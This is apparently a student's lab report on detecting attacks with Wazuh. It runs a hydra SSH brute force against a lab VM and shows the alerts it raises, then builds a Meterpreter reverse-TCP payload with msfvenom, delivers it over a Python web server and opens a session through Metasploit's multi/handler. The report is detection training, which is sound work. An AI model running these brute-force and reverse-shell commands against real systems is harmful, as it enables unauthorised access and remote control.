WEEK 4 TASKS
HASAN RAZA

Questions:

1. Simulate a brute force SSH attack on the Linux machine using hydra or ncrack.

2. Monitor Wazuh dashboard for brute force alerts

3. Check if multiple failed login attempts are detected

. 4. Verify log source and alert message details.

5. Install Metasploit Framework on an attacker machine.

6. Generate a custom malware payload using msfvenom

7. Example: msfvenom –p

windows/meterpreter/reverse_tcp

LHOST= LPORT=4444 -f exe >

Malware.exe

8. Transfer and execute the payload on a Windows machine with

Wazuh agent installed.


9. Monitor Wazuh for malware activity:

■ Look for unusual process creation or behavior alerts.


■ Confirm detection through Windows Defender or behavioral logs.

■ Correlate events between brute force and malware detection.

■ Capture screenshots of both alerts (brute force + malware) as proof of detection in Wazuh.



Wazuh agent running on ubuntu (agent):



1) Installed hydra with this command:

```
hasanraza@hasanraza-VirtualBox:~$ sudo apt install hydra -y
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  firebird3.0-common firebird3.0-common-doc libapr1t64 libaprutil1t64
  libbson-1.0-0t64 libfbclient2 libfreerdp2-2t64 libhashkit2t64
  libmemcached11t64 libmongoc-1.0-0t64 libmongocrypt0 libmysqlclient21 libpq5
  libserf-1-1 libsnappy1v5 libsvn1 libtommath1 libutf8proc3 libwinpr2-2t64
  mysql-common
Suggested packages:
  hydra-gtk freerdp2-x11
The following NEW packages will be installed:
  firebird3.0-common firebird3.0-common-doc hydra libapr1t64 libaprutil1t64
  libbson-1.0-0t64 libfbclient2 libfreerdp2-2t64 libhashkit2t64
  libmemcached11t64 libmongoc-1.0-0t64 libmongocrypt0 libmysqlclient21 libpq5
  libserf-1-1 libsnappy1v5 libsvn1 libtommath1 libutf8proc3 libwinpr2-2t64
  mysql-common
0 upgraded, 21 newly installed, 0 to remove and 224 not upgraded.
Need to get 6,799 kB of archives.
After this operation, 23.1 MB of additional disk space will be used.
```

Created a Mini Wordlist for Quick Testing:

```
hasanraza@hasanraza-VirtualBox:~$ echo -e "1234\npassword\ntest\nbrute\nwazuh" >
 passlist.txt
```

Created a new user:


```
hasanraza@hasanraza-VirtualBox:~$ sudo adduser brutetarget
info: Adding user `brutetarget' ...
info: Selecting UID/GID from range 1000 to 59999 ...
info: Adding new group `brutetarget' (1001) ...
info: Adding new user `brutetarget' (1001) with group `brutetarget (1001)' ...
info: Creating home directory `/home/brutetarget' ...
info: Copying files from `/etc/skel' ...
New password:
BAD PASSWORD: The password is shorter than 8 characters
Retype new password:
Sorry, passwords do not match.
New password:
BAD PASSWORD: The password is shorter than 8 characters
Retype new password:
passwd: password updated successfully
Changing the user information for brutetarget
Enter the new value, or press ENTER for the default
        Full Name []: brutetarget
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n] y
```

Launched the attack:


```
hasanraza@hasanraza-VirtualBox:~$ echo -e "123456\nadmin\npassword\nubuntu\n1234
" > ~/passlist.txt
hydra -t 4 -l testuser -P ~/passlist.txt ssh://192.168.1.19
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in mi
litary or secret service organizations, or for illegal purposes (this is non-bin
ding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-07-27 20:29:
43
[DATA] max 4 tasks per 1 server, overall 4 tasks, 5 login tries (l:1/p:5), ~2 tr
ies per task
[DATA] attacking ssh://192.168.1.19:22/
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-07-27 20:29:
50
hasanraza@hasanraza-VirtualBox:~$
```

It clearly shows a brute force attack

2)It will show something like this:




3) multiple failed login attempts are detected



Time	Technique(s)	Tactic(s)	Description	Level	Rule ID
Jul 27, 2025 @ 20:29:51.032	T1110.001 T1021.004	Credential Access, Lateral Movement	sshd: Attempt to login using a non-existent user	5	5710
Jul 27, 2025 @ 20:29:47.035	T1110.001 T1021.004	Credential Access, Lateral Movement	sshd: Attempt to login using a non-existent user	5	5710
Jul 27, 2025 @ 20:29:47.031	T1110.001 T1021.004	Credential Access, Lateral Movement	sshd: Attempt to login using a non-existent user	5	5710
Jul 27, 2025 @ 20:29:47.027	T1110	Credential Access	sshd: brute force trying to get access to the system. Non existent user.	10	5712
Jul 27, 2025 @ 20:29:47.026	T1110.001 T1021.004	Credential Access, Lateral Movement	sshd: Attempt to login using a non-existent user	5	5710
Jul 27, 2025 @ 20:29:45.135	T1110.001	Credential Access	PAM: User login failed.	5	5503
Jul 27, 2025 @ 20:29:45.128	T1110.001	Credential Access	PAM: User login failed.	5	5503
Jul 27, 2025 @ 20:29:45.115	T1110.001	Credential Access	PAM: User login failed.	5	5503
Jul 27, 2025 @ 20:29:45.082	T1110.001	Credential Access	PAM: User login failed.	5	5503
Jul 27, 2025 @ 20:29:45.076	T1110.001 T1021.004	Credential Access, Lateral Movement	sshd: Attempt to login using a non-existent user	5	5710

4)Log details:




Jul 27, 2025 @ 20:29:51.032	T1110.001	T1021.004	Credential Access, Lateral Movement	sshd: Attempt to login using a non-existent user	5	5710

Table JSON Rule

@timestamp	2025-07-27T15:29:51.032Z
_id	nQ6BTJgBgTX-JbwOO4US
agent.id	001
agent.ip	192.168.1.19
agent.name	ubuntu-agent-clone
data.srcip	192.168.1.25
data.srcuser	testuser
decoder.name	sshd
decoder.parent	sshd
full_log	2025-07-27T20:29:53.243136+05:00 hasanraza-VirtualBox sshd[16505]: Failed password for invalid user testuser from 192.168.1.25 port 54084 ssh2
id	1753630191.41270
input.type	log
location	/var/log/auth.log
manager.name	hasanraza-VirtualBox

predecoder.timestamp	2025-07-27T20:29:53.243136+05:00
rule.description	sshd: Attempt to login using a non-existent user
rule.firedtimes	10
rule.gdpr	IV_35.7.d, IV_32.2
rule.gpg13	7.1
rule.groups	syslog, sshd, authentication_failed, invalid_login
rule.hipaa	164.312.b
rule.id	5710
rule.level	5
rule.mail	false
rule.mitre.id	T1110.001, T1021.004
rule.mitre.tactic	Credential Access, Lateral Movement
rule.mitre.technique	Password Guessing, SSH
rule.nist_800_53	AU.14, AC.7, AU.6
rule.pci_dss	10.2.4, 10.2.5, 10.6.1
rule.tsc	CC6.1, CC6.8, CC7.2, CC7.3
timestamp	2025-07-27T20:29:51.032+0500

5) agent for this task is active in windows:



Downloaded the framework:

```
hasanraza@hasanraza-VirtualBox:~$ sudo apt install metasploit-framework -y
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following package was automatically installed and is no longer required:
  libsigsegv2
Use 'sudo apt autoremove' to remove it.
The following NEW packages will be installed:
  metasploit-framework
0 upgraded, 1 newly installed, 0 to remove and 228 not upgraded.
Need to get 378 MB of archives.
After this operation, 851 MB of additional disk space will be used.
Get:1 https://apt.metasploit.com buster/main amd64 metasploit-framework amd64 6.
4.76~20250723055749.git.1.68905ad~1rapid7-1 [378 MB]
Fetched 378 MB in 2min 39s (2,378 kB/s)
Selecting previously unselected package metasploit-framework.
(Reading database ... 321426 files and directories currently installed.)
Preparing to unpack .../metasploit-framework_6.4.76~20250723055749.git.1.68905ad
~1rapid7-1_amd64.deb ...
```

```
** Metasploit Framework Initial Setup Complete **

Framework Version: 6.4.76-dev-
hasanraza@hasanraza-VirtualBox:~$
```


6 and 7:


```
hasanraza@hasanraza-VirtualBox:~$ msfvenom -p windows/meterpreter/reverse_tcp LH
OST=192.168.1.25 LPORT=4444 -f exe -o malware.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the p
ayload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: malware.exe
hasanraza@hasanraza-VirtualBox:~$
```

8)Transfer and execute the payload

```
hasanraza@hasanraza-VirtualBox:~$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

Accessed it on windows through this link:





9)Ran this command to access the metasploit:

msfconsole

```
msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.1.25
LHOST => 192.168.1.25
msf exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf exploit(multi/handler) > set ExitOnSession false
ExitOnSession => false
msf exploit(multi/handler) > exploit
```

Then on windows ran the malware.exe

It then showed the action here:

```
msf exploit(multi/handler) > set ExitOnSession false
ExitOnSession => false
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.25:4444
[*] Sending stage (177734 bytes) to 192.168.1.23
/opt/metasploit-framework/embedded/lib/ruby/gems/3.4.0/gems/recog-3.1.17/lib/rec
og/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' and '?'
 was replaced with '*' in regular expression
[*] Meterpreter session 1 opened (192.168.1.25:4444 -> 192.168.1.23:50957) at 20
25-07-28 00:54:37 +0500
```


```
msf exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information            Connection
  --  ----  ----                     -----------            ----------
  1         meterpreter x86/wind     DESKTOP-E819CSA\hasan  192.168.1.25:4444 ->
            ows                      raza @ DESKTOP-E819CS  192.168.1.23:50957 (1
                                     A                      92.168.1.23)
```

wazuh. Modules DESKTOP-E819C... Security configuration assessment

Inventory Events DESKTOP-E819CSA (002)

CIS Microsoft Windows 10 Enterprise Benchmark v1.12.0

Passed	Failed	Not applicable	Score	End scan
127	263	4	32%	Jul 28, 2025 @ 00:18:36.000



Not secure https://192.168.1.25/app/discover#/doc/wazuh-alerts-*/wazuh-alerts-4.x-2025.07.27?id=hA5TTZ

Discover wazuh-alerts-4.x-2025.07.27#hA5TTZgBgTX-JbwOMIfD

Table JSON

@timestamp	Jul 28, 2025 @ 00:19:11.172
_index	wazuh-alerts-4.x-2025.07.27
agent.id	002
agent.ip	192.168.1.23
agent.name	DESKTOP-E819CSA

timestamp per week

decoder.name	syscheck_registry_value_modified
full_log	Registry Key '[x64] HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows Defender\Policy Manager' modified Mode: scheduled Changed attributes: mtime Old modification time was: '1751365323', now it is '1751384934'